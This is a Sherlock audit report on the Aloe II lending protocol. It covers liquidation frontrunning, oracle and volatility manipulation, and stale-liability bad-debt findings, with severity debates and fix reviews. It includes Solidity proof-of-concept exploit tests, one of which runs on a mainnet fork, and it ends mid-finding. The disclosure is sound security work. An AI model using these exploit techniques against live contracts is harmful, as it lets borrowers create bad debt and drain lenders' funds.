SHERLOCK

SHERLOCK SECURITY REVIEW FOR

Prepared for: Aloe
Prepared by: Sherlock
Lead Security Expert: rogueredwarf
Dates Audited: October 16 - October 28, 2023
Prepared on: December 4, 2023

Introduction

Get paid to be your own bank. Free yourself from institutions. Aloe's blockchain technology empowers you to take control of your finances and earn higher interest rates.

Scope

Repository: aloelabs/aloe-ii

Branch: master

Commit: c71e7b0cfdec830b1f054486dfe9d58ce407c7a4

For the detailed scope, see the contest details.

Findings

Each issue has an assigned severity:

- Medium issues are security vulnerabilities that may not be directly exploitable or may require certain conditions in order to be exploited. All major issues should be addressed.
- High issues are directly exploitable security vulnerabilities that need to be fixed.

Issues found

Medium	High
10	4

Security experts who found valid issues

rogueredwarf
panprog
Bandit
rvierdiiev
mstpr-brainbot
0xReiAyanami
OxZ00mer
0x007
Nyx
SilentDefendersOfDeFi

Issue H-1: It is possible to frontrun liquidations with self liquidation with high strain value to clear warning and keep unhealthy positions from liquidation

Source: https://github.com/sherlock-audit/2023-10-aloe-judging/issues/29

Found by

panprog, rvierdiiev

Account liquidation involving asset swaps requires warning the account first via `warn`. Liquidation can only happen `LIQUIDATION_GRACE_PERIOD` (2 minutes) after the warning. The problem is that any liquidation clears the warning state, including partial liquidations even with very high strain value. This makes it possible to frontrun any liquidation (or just submit transactions as soon as LIQUIDATION_GRACE_PERIOD expires) by self-liquidating with very high strain amount (which basically keeps position unchanged and still unhealthy). This clears the warning state and allows account to be unliquidatable for 2 more minutes, basically preventing (DOS'ing) liquidators from performing their job.

Malicious user can open a huge borrow position with minimum margin and can keep frontrunning liquidations this way, basically allowing unhealthy position remain active forever. This can easily lead to position going into bad debt and causing loss of funds for the other protocol users (as they will not be able to withdraw all their funds due to account's bad debt).

Vulnerability Detail

`Borrower.warn` sets the time when the liquidation (involving swap) can happen:

```
slot0 = slot0_ | ((block.timestamp + LIQUIDATION_GRACE_PERIOD) << 208);
```

But `Borrower.liquidation` clears the warning regardless of whether account is healthy or not after the repayment:

```
_repay(repayable0, repayable1);
slot0 = (slot0_ & SLOT0_MASK_POSITIONS) | SLOT0_DIRT;
```

Impact

Very important protocol function (liquidation) can be DOS'ed and make the unhealthy accounts avoid liquidations for a very long time. Malicious users can thus open huge risky positions which will then go into bad debt causing loss of funds for

all protocol users as they will not be able to withdraw their funds and can cause a bank run - first users will be able to withdraw, but later users won't be able to withdraw as protocol won't have enough funds for this.

Proof of concept

The scenario above is demonstrated in the test, add this to Liquidator.t.sol:

```
function test_liquidationFrontrun() public {
    uint256 margin0 = 1595e18;
    uint256 margin1 = 0;
    uint256 borrows0 = 0;
    uint256 borrows1 = 1e18 * 100;

    // Extra due to rounding up in liabilities
    margin0 += 1;

    deal(address(asset0), address(account), margin0);
    deal(address(asset1), address(account), margin1);

    bytes memory data = abi.encode(Action.BORROW, borrows0, borrows1);
    account.modify(this, data, (1 << 32));

    assertEq(lender0.borrowBalance(address(account)), borrows0);
    assertEq(lender1.borrowBalance(address(account)), borrows1);
    assertEq(asset0.balanceOf(address(account)), borrows0 + margin0);
    assertEq(asset1.balanceOf(address(account)), borrows1 + margin1);

    _setInterest(lender0, 10100);
    _setInterest(lender1, 10100);

    account.warn((1 << 32));

    uint40 unleashLiquidationTime = uint40((account.slot0() >> 208) % (1 << 40));
    assertEq(unleashLiquidationTime, block.timestamp + LIQUIDATION_GRACE_PERIOD);

    skip(LIQUIDATION_GRACE_PERIOD + 1);

    // listen for liquidation, or be the 1st in the block when warning is cleared
    // liquidate with very high strain, basically keeping the position, but
↪   clearing the warning
    account.liquidate(this, bytes(""), 1e10, (1 << 32));

    unleashLiquidationTime = uint40((account.slot0() >> 208) % (1 << 40));
    assertEq(unleashLiquidationTime, 0);
```

```
    // the liquidation command we've frontrun will now revert (due to warning
↪   not set: "Aloe: grace")
    vm.expectRevert();
    account.liquidate(this, bytes(""), 1, (1 << 32));
}
```

Code Snippet

`Borrower.warn` sets the liquidation timer: https://github.com/sherlock-audit/2023-10-aloe/blob/main/aloe-ii/core/src/Borrower.sol#L171

`Borrower.liquidate` clears it regardless of strain: https://github.com/sherlock-audit/2023-10-aloe/blob/main/aloe-ii/core/src/Borrower.sol#L281

This makes **any** liquidation (even the one which doesn't affect assets much due to high strain amount) clear the warning.

Tool used

Manual Review

Recommendation

Consider clearing "warn" status only if account is healthy after liquidation.

Discussion

panprog

Escalate

This should be High, because the issue allows to freely (other than gas) DOS your own liquidation while keeping your account unhealthy. This opens up a lot of attack vectors and can substantially harm the protocol by creating bad debt.

In previous contests DOS'ing your liquidation was considered High.

Additionally, the user doesn't need to do this every transaction, just every 2 minutes to clear `warn`, so this is very cheap, basically free compared to possible profit user can get (for example, if he has 2 reverse "positions" opened - borrow usdt against eth and borrow eth against usdt - one of them goes into bad debt he doesn't have to pay, the other will be in a profit) and possible protocol loss of funds (due to bad debt).

Considering all this, I believe this is clearly a high issue, not medium.

sherlock-admin2

> Escalate
>
> This should be High, because the issue allows to freely (other than gas) DOS your own liquidation while keeping your account unhealthy. This opens up a lot of attack vectors and can substantially harm the protocol by creating bad debt.
>
> In previous contests DOS'ing your liquidation was considered High.
>
> Additionally, the user doesn't need to do this every transaction, just every 2 minutes to clear `warn`, so this is very cheap, basically free compared to possible profit user can get (for example, if he has 2 reverse "positions" opened - borrow usdt against eth and borrow eth against usdt - one of them goes into bad debt he doesn't have to pay, the other will be in a profit) and possible protocol loss of funds (due to bad debt).
>
> Considering all this, I believe this is clearly a high issue, not medium.

You've created a valid escalation!

To remove the escalation from consideration: Delete your comment.

You may delete or edit your escalation comment anytime before the 48-hour escalation window closes. After that, the escalation becomes final.

roguereddwarf

@panprog This finding requires the assumption that you can over a long period of time continuously front-run liquidation bots. You need to do it every 2 minutes.

Even if there's a small chance of 1% that the liquidation bot is faster, the chance that this DOS stays active for more than 24 hours is: 24 hours / 2 minutes = 720. Chance of 720 successful front-runs in a row: 0.99^720 = ~0.07%.

Hence this is not a High due to Low likelihood. Medium is justified.

panprog

In the previous contests front-running liquidator to prevent liquidation was considered high, even when it was required to front-run liquidator every block, for example in Symmetrical:
https://github.com/sherlock-audit/2023-06-symmetrical-judging/issues/233

So for judging consistency I believe that similar issues should be judged high as well. especially since this issue requires front-running only once per 2 minutes, not once per block.

roguereddwarf

@panprog

Thanks for bringing this other issue to my attention I hadn't seen that. In that case I can see where the "High" severity is coming from.

Just want to add that due to the implied volatility calculations in Aloe there is a margin of safety built into Aloe and liquidations don't need to occur instantly, liquidations can take up to 24 hours and there should be no bad debt. I.e. the price should not be able to move within 24 hours in a way that would cause bad debt.

And based on my previous calculation, the risk of bad debt is therefore Low.

I still think this should be Medium based on the protocol-specific considerations.

panprog

@roguereddwarf I certainly understand your reasoning and it's valid. However, while this protocol has much larger safety margin, which requires longer time until bad debt can happen, this is still comparable to my reference in Symmetrical, where frontrunning liquidation required doing this every block, but bad debt could have happened sooner than here. So, number of blocks in Symmetrical and number of 2-minute intervals here are probably roughly similar.

I want to add another reason for this to be high - in the current state of the code there are the other issues (such as volatility manipulations) which can be combined with this one to make it high.

Trumpero

Planning to accept escalation and upgrade this issue to high.

The impact should be high because the attacker can prevent liquidation by front-running. The likelihood should be between medium and high, even if it requires many successful instances of front-running.

Czar102

Result: High Has duplicates

sherlock-admin2

Escalations have been resolved successfully!

Escalation status:

- panprog: accepted

haydenshively

Fixed in https://github.com/aloelabs/aloe-ii/pull/223

roguereddwarf

Mitigation Review:

The auction timestamp is only reset when either the Borrower is healthy after the liquidation or the Borrower is insolvent and bad debt is erased. In both cases, the Borrower ends up in a state where it's no longer up for liquidation. The issue is therefore fixed.

Issue H-2: Oracle.sol: manipulation via increasing Uniswap V3 pool observationCardinality

Source: https://github.com/sherlock-audit/2023-10-aloe-judging/issues/40

Found by

roguereddwarf This issue deals with how the `Oracle.consult` function can be provided with a malicious `seed` such as to return wrong results.

This is a complex issue that requires multiple steps to be executed in order to set up and execute the attack.

In depth knowledge of the UniswapV3 `observationCardinality` concept is needed as well as a wholesome understanding of the Aloe II protocol.

This issue can occur as a result of an intentional attack but also as part of regular operation without attention to attack the protocol (even though unlikely).

The corrupted data that the `Oracle.consult` function provides as a result of this issue is used upstream by the `VolatilityOracle`.

The attack path is quite involved. However by exploiting this issue, the TWAP price can be manipulated as well as implied volatility (IV) and the probe prices.

Vulnerability Detail

The Oracle.consult function takes a `uint40 seed` parameter and can be used in either of two ways:

1. Set the highest 8 bit to a non-zero value
   to use Uniswap V3's binary search to get observations
2. Set the highest 8 bit to zero and use the lower 32 bits to provide hints and use the more efficient internal Oracle.observe function to get the observations

The code for Aloe's Oracle.observe function is adapted from Uniswap V3's Oracle library.

To understand this issue it is necessary to understand Uniswap V3's `observationCardinality` concept.

A deep dive can be found here.

In short, it is a circular array of variable size. The size of the array can be increased by ANYONE via calling Pool.increaseObservationCardinalityNext.

The Uniswap V3 Oracle.write function will then take care of actually expanding the array once the current index has reached the end of the array.

As can be seen in this function, uninitialized entries in the array have their timestamp set to `1`.

And all other values in the observation struct (array element) are set to zero:

```
struct Observation {
    // the block timestamp of the observation
    uint32 blockTimestamp;
    // the tick accumulator, i.e. tick * time elapsed since the pool was first
 ↪  initialized
    int56 tickCumulative;
    // the seconds per liquidity, i.e. seconds elapsed / max(1, liquidity) since
 ↪  the pool was first initialized
    uint160 secondsPerLiquidityCumulativeX128;
    // whether or not the observation is initialized
    bool initialized;
}
```

Here's an example for a simplified array to illustrate how the Aloe `Oracle.observe` function might read an invalid value:

```
Assume we are looking for the target=10 timestamp.

And the observations array looks like this (element values are timestamps):

| 12 | 20 | 25 | 30 | 1 | 1 | 1 |

The length of the array is 7.

Let's say we provide the index 6 as the seed and the current observationIndex is
 ↪  3 (i.e. pointing to timestamp 30)

The Oracle.observe function then chooses 1 as the left timestamp and 12 as the
 ↪  right timestamp.

This means the invalid and uninitialized element at index 6 with timestamp 1
 ↪  will be used to calculate the Oracle values.
```

Here is the section of the `Oracle.observe` function where the invalid element is used to calculate the result.

By updating the observations (e.g. swaps in the Uniswap pool), an attacker can influence the value that is written on the left of the array, i.e. he can arrange for a scenario such that he can make the Aloe `Oracle` read a wrong value.

Upstream this causes the Aloe `Oracle` to continue calculation with `tickCumulatives` and `secondsPerLiquidityCumulativeX128s` haing a corrupted value. Either

`secondsPerLiquidityCumulativeX128s[0]`, `tickCumulatives[0]` AND `secondsPerLiquidityCumulativeX128s[1]`, `tickCumulatives[1]` or only `secondsPerLiquidityCumulativeX128s[0]`, `tickCumulatives[0]` are assigned invalid values (depending on what the timestamp on the left of the array is).

Impact

The corrupted values are then used in the further calculations in `Oracle.consult` which reports its results upstream to `VolatilityOracle.update` and `VolatilityOracle.consult`, making their way into the core application.

The TWAP price can be inflated such that bad debt can be taken on due to inflated valuation of Uniswap V3 liqudity.

Besides that there are virtually endless possibilities for an attacker to exploit this scenario since the Oracle is at the very heart of the Aloe application and it's impossible to foresee all the permutations of values that a determined attacker may use.

E.g. the TWAP price is used for liquidations where an incorrect TWAP price can lead to profit. If the protocol expects you to exchange 1 BTC for 10k USDC, then you end up with ~20k profit.

Since an attacker can make this scenario occur on purpose by updating the Uniswap observations (e.g. by executing swaps) and increasing observation cardinality, the severity of this finding is "High".

Code Snippet

Affected `Oracle.observe` function from Aloe II:
https://github.com/aloelabs/aloe-ii/blob/c71e7b0cfdec830b1f054486dfe9d58ce407c7a4/core/src/libraries/Oracle.sol#L57-L81

`Oracle` library from Uniswap V3 to see how to implement the necessary check for the `initialized` property:
https://github.com/Uniswap/v3-core/blob/main/contracts/libraries/Oracle.sol

Tool used

Manual Review

Recommendation

The `Oracle.observe` function must not consider observations as valid that have not been initialized.

This means the `initialized` field must be queried here and here and must be skipped over.

Discussion

sherlock-admin2

2 comment(s) were left on this issue during the judging contest.

panprog commented:

> high, great valid finding. It appears the price can only be made extremely high and most probably it's almost impossible to avoid seemsLegit to be true (because only one of the 2W-W or W-0 windows can be manipulated, the other will have correct value), but due to another bug, liquidation ignores seemsLegit, so at the very least this manipulation allows to liquidate almost all accounts with borrows, which is enough for it to be high.

MohammedRizwan commented:

> seems intended design

haydenshively

Just note that #114 is not a duplicate.

haydenshively

Fixed in https://github.com/aloelabs/aloe-ii/pull/217

roguereddwarf

Mitigation Review:

Based on Uniswap V3's Oracle.write() function we can see that the `observationCardinality` is only increased when the old `observationIndex` has reached the last array index based on the old `observationCardinality`, making it necessary to expand the array. Thereby, whenever we have uninitialized entries (those with their timestamp set to `1`, we know that `slot0.observationIndex` must point to the array entry just before the uninitialized entries start.

So, we can check for all the observation configurations that cause this issue by checking whether the observation at index `slot0.observationIndex + 1` is initialized.

The fix sets the `observationCardinality` to `observationIndex + 1` when `observationIndex + 1` points to an uninitialized entry. This is correct. Now we're only searching indexes `0` to `observationIndex` which are all initialized.

Note further that there is no overflow risk when calculating `observationIndex + 1` since `observations` has length of `65535` at most and so the maximum for `observationIndex + 1` is `65534 + 1` which fits into `uint16`.

I conclude that the issue is fixed.

Issue H-3: `Borrower`'s `modify`, `liquidate` and `warn` functions use stored (outdated) account liabilities which makes it possible for the user to intentionally put him into bad debt in 1 transaction

Source: https://github.com/sherlock-audit/2023-10-aloe-judging/issues/41

Found by

0x007, 0xReiAyanami, Nyx, SilentDefendersOfDeFi, mstpr-brainbot, panprog, rogueredd warf

`Borrower._getLiabilities()` function returns **stored** borrow balance:

```
function _getLiabilities() private view returns (uint256 amount0, uint256
↪  amount1) {
    amount0 = LENDER0.borrowBalanceStored(address(this));
    amount1 = LENDER1.borrowBalanceStored(address(this));
}
```

Stored balance is the balance **at the last interest settlement**, which is different (less) than current balance if there were no transactions accuring interest for this lender for some time. This means that this function returns outdated liabilities. For example: t=100: borrower1 borrows 10000 USDT ... no transactions t=200: borrower1 borrowBalance = 10000.1 USDT (due to accured interest), but borrowBalanceStored = 10000 USDT (the amount at last interest accural).

`_getLiabilities` function is used by `Borrower`'s `modify`, `liquidate` and `warn` functions, meaning that it works on outdated account borrow balances (liabilities), including health check. This leads to multiple problems, such as:

1. `warn` and `liquidate` will revert trying to liquidate some accounts which just became unhealthy but were healthy at the last interest accural
2. `liquidate` will not repay full account borrowBalances
3. `modify` will allow account to be unhealthy after the actions it performs, if it's healthy using outdated stored borrow balances

The first 2 problems can be worked around by calling `Lender.accrueInterest` before `warn` or `liquidation`, which will settle interest rate fixing this problem. However, the 3rd issue is a lot more serious and can't be worked around as it allows malicious user to intentionally create bad debt in 1 transaction which will cause loss of funds for the other users.

Vulnerability Detail

Possible scenario for the intentional creation of bad debt:

1. Borrow max amount at max leverage + some safety margin so that position is healthy for the next few days, for example borrow 10000 DAI, add margin of 1051 DAI for safety (51 DAI required for MAX_LEVERAGE, 1000 DAI safety margin)
2. Wait for a long period of market inactivity (such as 1 day).
3. At this point `borrowBalance` is greater than `borrowBalanceStored` by a value higher than `MAX_LEVERAGE` (example: borrowBalance = 10630 DAI, borrowBalanceStored = 10000 DAI)
4. Call `modify` and withdraw max possible amount (based on `borrowBalanceStored`), for example, withdraw 1000 DAI (remaining assets = 10051 DAI, which is healthy based on stored balance of 10000 DAI, but in fact this is already a bad debt, because borrow balance is 10630, which is more than remaining assets). This works, because liabilities used are outdated.

At this point the user is already in bad debt, but due to points 1-2, it's still not liquidatable. After calling `Lender.accrueInterest` the account can be liquidated. This bad debt caused is the funds lost by the other users.

This scenario is not profitable to the malicious user, but can be modified to make it profitable: the user can deposit large amount to lender before these steps, meaning the inflated interest rate will be accured by user's deposit to lender, but it will not be paid by the user due to bad debt (user will deposit 1051 DAI, withdraw 1000 DAI, and gain some share of accured 630 DAI, for example if he doubles the lender's TVL, he will gain 315 DAI - protocol fees).

Impact

Malicious user can create bad debt to his account in 1 transaction. Bad debt is the amount not withdrawable from the lender by users who deposited. Since users will know that the lender doesn't have enough assets to pay out to all users, it can cause bank run since first users to withdraw from lender will be able to do so, while those who are the last to withdraw will lose their funds.

Proof of concept

The scenario above is demonstrated in the test, create test/Exploit.t.sol:

```
// SPDX-License-Identifier: AGPL-3.0-only
pragma solidity 0.8.17;

import "forge-std/Test.sol";
```


```
import {MAX_RATE, DEFAULT_ANTE, DEFAULT_N_SIGMA, LIQUIDATION_INCENTIVE} from
↪  "src/libraries/constants/Constants.sol";
import {Q96} from "src/libraries/constants/Q.sol";
import {zip} from "src/libraries/Positions.sol";

import "src/Borrower.sol";
import "src/Factory.sol";
import "src/Lender.sol";
import "src/RateModel.sol";

import {FatFactory, VolatilityOracleMock} from "./Utils.sol";

contract RateModelMax is IRateModel {
    uint256 private constant _A = 6.1010463348e20;

    uint256 private constant _B = _A / 1e18;

    /// @inheritdoc IRateModel
    function getYieldPerSecond(uint256 utilization, address) external pure
↪   returns (uint256) {
        unchecked {
            return (utilization < 0.99e18) ? _A / (1e18 - utilization) - _B :
↪   MAX_RATE;
        }
    }
}

contract ExploitTest is Test, IManager, ILiquidator {
    IUniswapV3Pool constant pool =
↪   IUniswapV3Pool(0xC2e9F25Be6257c210d7Adf0D4Cd6E3E881ba25f8);
    ERC20 constant asset0 = ERC20(0x6B175474E89094C44Da98b954EedeAC495271d0F);
    ERC20 constant asset1 = ERC20(0xC02aaA39b223FE8D0A0e5C4F27eAD9083C756Cc2);

    Lender immutable lender0;
    Lender immutable lender1;
    Borrower immutable account;

    constructor() {
        vm.createSelectFork(vm.rpcUrl("mainnet"));
        vm.rollFork(15_348_451);

        Factory factory = new FatFactory(
            address(0),
            address(0),
            VolatilityOracle(address(new VolatilityOracleMock())),
            new RateModelMax()
```

```
        );

        factory.createMarket(pool);
        (lender0, lender1, ) = factory.getMarket(pool);
        account = factory.createBorrower(pool, address(this), bytes12(0));
    }

    function setUp() public {
        // deal to lender and deposit (so that there are assets to borrow)
        deal(address(asset0), address(lender0), 10000e18); // DAI
        deal(address(asset1), address(lender1), 10000e18); // WETH
        lender0.deposit(10000e18, address(12345));
        lender1.deposit(10000e18, address(12345));

        deal(address(account), DEFAULT_ANTE + 1);
    }

    function test_selfLiquidation() public {

        // malicious user borrows at max leverage + some safety margin
        uint256 margin0 = 51e18 + 1000e18;
        uint256 borrows0 = 10000e18;

        deal(address(asset0), address(account), margin0);

        bytes memory data = abi.encode(Action.BORROW, borrows0, 0);
        account.modify(this, data, (1 << 32));

        assertEq(lender0.borrowBalance(address(account)), borrows0);
        assertEq(asset0.balanceOf(address(account)), borrows0 + margin0);

        // skip 1 day (without transactions)
        skip(86400);

        emit log_named_uint("User borrow:",
↪   lender0.borrowBalance(address(account)));
        emit log_named_uint("User stored borrow:",
↪   lender0.borrowBalanceStored(address(account)));

        // withdraw all the "extra" balance putting account into bad debt
        bytes memory data2 = abi.encode(Action.WITHDRAW, 1000e18, 0);
        account.modify(this, data2, (1 << 32));

        // account is still not liquidatable (because liquidation also uses
↪   stored liabilities)
        vm.expectRevert();
        account.warn((1 << 32));
```

```
        // make account liquidatable by settling accumulated interest
        lender0.accrueInterest();

        // warn account
        account.warn((1 << 32));

        // skip warning time
        skip(LIQUIDATION_GRACE_PERIOD);
        lender0.accrueInterest();

        // liquidation reverts because it requires asset the account doesn't
↪   have to swap
        vm.expectRevert();
        account.liquidate(this, bytes(""), 1, (1 << 32));

        emit log_named_uint("Before liquidation User borrow:",
↪   lender0.borrowBalance(address(account)));
        emit log_named_uint("Before liquidation User stored borrow:",
↪   lender0.borrowBalanceStored(address(account)));
        emit log_named_uint("Before liquidation User assets:",
↪   asset0.balanceOf(address(account)));

        // liquidate with max strain to avoid revert when trying to swap assets
↪   account doesn't have
        account.liquidate(this, bytes(""), type(uint256).max, (1 << 32));

        emit log_named_uint("Liquidated User borrow:",
↪   lender0.borrowBalance(address(account)));
        emit log_named_uint("Liquidated User assets:",
↪   asset0.balanceOf(address(account)));
    }

    enum Action {
        WITHDRAW,
        BORROW,
        UNI_DEPOSIT
    }

    // IManager
    function callback(bytes calldata data, address, uint208) external returns
↪   (uint208 positions) {
        require(msg.sender == address(account));

        (Action action, uint256 amount0, uint256 amount1) = abi.decode(data,
↪   (Action, uint256, uint256));
```

```
        if (action == Action.WITHDRAW) {
            account.transfer(amount0, amount1, address(this));
        } else if (action == Action.BORROW) {
            account.borrow(amount0, amount1, msg.sender);
        } else if (action == Action.UNI_DEPOSIT) {
            account.uniswapDeposit(-75600, -75540, 200000000000000000);
            positions = zip([-75600, -75540, 0, 0, 0, 0]);
        }
    }

    // ILiquidator
    receive() external payable {}

    function swap1For0(bytes calldata data, uint256 actual, uint256 expected0)
↪   external {
        /*
        uint256 expected = abi.decode(data, (uint256));
        if (expected == type(uint256).max) {
            Borrower(payable(msg.sender)).liquidate(this, data, 1, (1 << 32));
        }
        assertEq(actual, expected);
        */
        pool.swap(msg.sender, false, -int256(expected0), TickMath.MAX_SQRT_RATIO
↪   - 1, bytes(""));
    }

    function swap0For1(bytes calldata data, uint256 actual, uint256 expected1)
↪   external {
        /*
        uint256 expected = abi.decode(data, (uint256));
        if (expected == type(uint256).max) {
            Borrower(payable(msg.sender)).liquidate(this, data, 1, (1 << 32));
        }
        assertEq(actual, expected);
        */
        pool.swap(msg.sender, true, -int256(expected1), TickMath.MIN_SQRT_RATIO
↪   + 1, bytes(""));
    }

    // IUniswapV3SwapCallback
    function uniswapV3SwapCallback(int256 amount0Delta, int256 amount1Delta,
↪   bytes calldata) external {
        if (amount0Delta > 0) asset0.transfer(msg.sender, uint256(amount0Delta));
        if (amount1Delta > 0) asset1.transfer(msg.sender, uint256(amount1Delta));
    }

    // Factory mock
```


```
    function getParameters(IUniswapV3Pool) external pure returns (uint248 ante,
↪   uint8 nSigma) {
        ante = DEFAULT_ANTE;
        nSigma = DEFAULT_N_SIGMA;
    }

    // (helpers)
    function _setInterest(Lender lender, uint256 amount) private {
        bytes32 ID = bytes32(uint256(1));
        uint256 slot1 = uint256(vm.load(address(lender), ID));

        uint256 borrowBase = slot1 % (1 << 184);
        uint256 borrowIndex = slot1 >> 184;

        uint256 newSlot1 = borrowBase + (((borrowIndex * amount) / 10_000) <<
↪   184);
        vm.store(address(lender), ID, bytes32(newSlot1));
    }
}
```

Execution console log:

```
User borrow:: 10629296791890000000000
User stored borrow:: 10000000000000000000000
Before liquidation User borrow:: 10630197795010000000000
Before liquidation User stored borrow:: 10630197795010000000000
Before liquidation User assets:: 10051000000000000000000
Liquidated User borrow:: 579197795010000000001
Liquidated User assets:: 0
```

As can be seen, in the end user debt is 579 DAI with 0 assets.

Code Snippet

`Borrower._getLiabilities()` returns stored balances: https://github.com/sherlock-audit/2023-10-aloe/blob/main/aloe-ii/core/src/Borrower.sol#L527-L530

`borrowBalanceStored` uses `borrowIndex` (which is index at last accural): https://github.com/sherlock-audit/2023-10-aloe/blob/main/aloe-ii/core/src/Ledger.sol#L226-L232

For comparision, `borrowBalance` uses `_previewInterest` to get current borrow balance: https://github.com/sherlock-audit/2023-10-aloe/blob/main/aloe-ii/core/src/Ledger.sol#L216-L223

`Borrower.warn` uses `_getLiabilities`: https://github.com/sherlock-audit/2023-10-aloe/blob/main/aloe-ii/core/src/Borrower.sol#L166

`liquidate` uses `_getLiabilities`: https://github.com/sherlock-audit/2023-10-aloe/blob/main/aloe-ii/core/src/Borrower.sol#L211

`modify` also uses `_getLiabilities`: https://github.com/sherlock-audit/2023-10-aloe/blob/main/aloe-ii/core/src/Borrower.sol#L314

Tool used

Manual Review

Recommendation

Consider using `borrowBalance` instead of `borrowBalanceStored` in `_getLiabilities()`.

Discussion

sherlock-admin2

1 comment(s) were left on this issue during the judging contest.

MohammedRizwan commented:

> valid issue

haydenshively

Fixed in https://github.com/aloelabs/aloe-ii/pull/205

roguereddwarf

Mitigation Review:

The fix is straightforward and has been implemented as recommended.

Issue H-4: IV Can be Decreased for Free

Source: https://github.com/sherlock-audit/2023-10-aloe-judging/issues/63

Found by

Bandit, mstpr-brainbot, roguereddwarf

The liquidity parameter used to calculate IV costs nothing to massively manipulate upwards and doesn't require a massive amount of capital. This makes IV easy to manipulate downwards.

Vulnerability Detail

The liquidity at a single `tickSpacing` is used to calcualte the `IV`. The more liquidity is in this tick spacing, the lower the `IV`, as demonstarated by the `tickTvl` dividing the return value of the `estimate` function:

```
return SoladyMath.sqrt((4e24 * volumeGamma0Gamma1 * scale) / (b.timestamp -
↪  a.timestamp) / tickTvl);
```

Since this is using data only from the block that the function is called, the liuquidyt can easily be increased by:

1. depositing a large amount liquidity into the `tickSpacing`
2. calling update
3. removing the liquidity

Note that only a small portion of the total liquidity is in the entire pool is in the active liquidity tick. Therefore, the capital cost required to massively increase the liquidity is low. Additionally, the manipulation has zero cost (aside from gas fees), as no trading is done through the pool. Contract this with a pool price manipulation, which costs a significant amount of trading fees to trade through a large amount of the liquidity of the pool.

Since this manipulation costs nothing except gas, the `IV_CHANGE_PER_UPDATE` which limits of the amount that IV can be manipulated per update does not sufficiently disincentivise manipulation, it just extends the time period required to manipulate.

Decreasing the IV increases the LTV, and due to the free cost, its reasonable to increase the LTV to the max LTV of 90% even for very volatile assets. Aloe uses the IV to estimate the probability of insolvency of loans. With the delay inherent in TWAP oracle and the liquidation delay by the `warn`-then-liquidate process, this manipulation can turn price change based insolvency from a 5 sigma event (as designed by the protocol) to a likely event.

Impact

- Decreasing IV can be done at zero cost aside from gas fees.
- This can be used to borrow assets at far more leverage than the proper LTV
- Borrowers can use this to avoid liquidation
- This also breaks the insolvency estimation based on IV for riskiness of price-change caused insolvency.

Code Snippet

https://github.com/sherlock-audit/2023-10-aloe/blob/main/aloe-ii/core/src/libraries/Volatility.sol#L44-L81

Tool used

Manual Review

Recommendation

Use the time weighted average liquidity of in-range ticks of the recent past, so that single block + single tickSpacing liquidity deposits cannot manipulate IV significantly.

Discussion

sherlock-admin2

1 comment(s) were left on this issue during the judging contest.

MohammedRizwan commented:

> valid

panprog

Escalate

This should be medium, not high. While the volatility can really be decreased and allows more risky positions to be healthy, this will not cause any immediate loss of funds. Liquidations will still happen normally even with 90% LTV. In order to actually cause some loss of funds - a large and quick change of price is required, when liquidators can not liquidate in time. And this is not very likely event, so medium is more appropriate.

sherlock-admin2

> Escalate
>
> This should be medium, not high. While the volatility can really be decreased and allows more risky positions to be healthy, this will not cause any immediate loss of funds. Liquidations will still happen normally even with 90% LTV. In order to actually cause some loss of funds - a large and quick change of price is required, when liquidators can not liquidate in time. And this is not very likely event, so medium is more appropriate.

You've created a valid escalation!

To remove the escalation from consideration: Delete your comment.

You may delete or edit your escalation comment anytime before the 48-hour escalation window closes. After that, the escalation becomes final.

roguereddwarf

Considering that IV and dynamic LTV is the main security mechanism to deal with sudden price movements and one of Aloe's main selling points is the robustness against sudden price movements, I think this can be considered a High.

We have seen in crypto many times how a pair can move 10% within minutes which is enough to cause bad debt and a loss to lenders.

If the manipulation wasn't possible, the LTV would be much lower for such a pair.

haydenshively

Fixed in https://github.com/aloelabs/aloe-ii/pull/214

cvetanovv

haydenshively Do you think it should stay High or be downgraded to Medium?

haydenshively

I think High makes sense because of how important IV is to the protocol

Czar102

This issue presents a bypass of protocol's risk management, hence I think High severity is accurate. Planning to reject the escalation and leave the issue as is.

Czar102

Result: High Has duplicates

sherlock-admin2

Escalations have been resolved successfully!

Escalation status:

- panprog: rejected

roguereddwarf

Mitigation Review:

The issue existed because the Uniswap liquidity could be manipulated at zero cost (except gas fees). Now, the liquidity is no longer being used at all. The formula to calculate IV only relies on `feeGrowthGlobals` and `sqrtMeanPriceX96`. In that regard, the liquidity manipulation issue is fixed.

As pointed out in issue #45, `feeGrowthGlobals` can also be manipulated (even though not at zero cost) and mitigations have been implemented.

Whether the mitigations with regards to `feeGrowthGlobals` are sufficient to discourage IV manipulation is beyond the scope of this mitigation review.

Issue M-1: governor can permanently prevent withdrawals in spite of being restricted

Source: https://github.com/sherlock-audit/2023-10-aloe-judging/issues/35

Found by

rogue reddwarf According to the Contest README (which is the highest order source of truth), the `governor` address should be restricted and not be able to prevent withdrawals from the `Lender`s.

This doesn't hold true. By setting the interest rate that the borrowers have to pay to zero, the `governor` can effectively prevent withdrawals.

Vulnerability Detail

Quoting from the Contest README:

```
Is the admin/owner of the protocol/contracts TRUSTED or RESTRICTED?

Restricted. The governor address should not be able to steal funds or prevent
↪  users from withdrawing. It does have access to the govern methods in
↪  Factory, and it could trigger liquidations by increasing nSigma. We consider
↪  this an acceptable risk, and the governor itself will have a timelock.
```

The mechanism by which users are ensured that they can withdraw their funds is the interest rate which increases with utilization.

Market forces will keep the utilization in balance such that when users want to withdraw their funds from the `Lender` contracts, the interest rate increases and `Borrower`s pay back their loans (or get liquidated).

What the `governor` is allowed to do is to set a interest rate model via the Factory.governMarketConfig function.

The `SafeRateLib` is used to safely call the `RateModel` by e.g. handling the case when the call to the `RateModel` reverts and limiting the interest to a `MAX_RATE`: https://github.com/aloelabs/aloe-ii/blob/c71e7b0cfdec830b1f054486dfe9d58ce407c7a4/core/src/RateModel.sol#L38-L60.

This clearly shows that the `governor` should be very much restricted in setting the `RateModel` such as to not damage users of the protocol which is in line with how the `governor` role is described in the README.

However the interest rate can be set to zero even if the utilization is very high. If `Borrower`s can borrow funds for a zero interest rate, they will never pay back their

loans. This means that users in the `Lender`s will never be able to withdraw their funds.

It is also noteworthy that the timelock that the governor uses won't be able to prevent this scenario since even if users withdraw their funds as quickly as possible, there will probably not be enough time / availability of funds for everyone to withdraw in time (assuming a realistic timelock length).

Impact

The `governor` is able to permanently prevent withdrawals from the `Lender`s which it should not be able to do according to the contest README.

Code Snippet

Function to set the rate model:
https://github.com/aloelabs/aloe-ii/blob/c71e7b0cfdec830b1f054486dfe9d58ce407c7a4/core/src/Factory.sol#L282-L303

`SafeRateLib` allows for a zero interest rate:
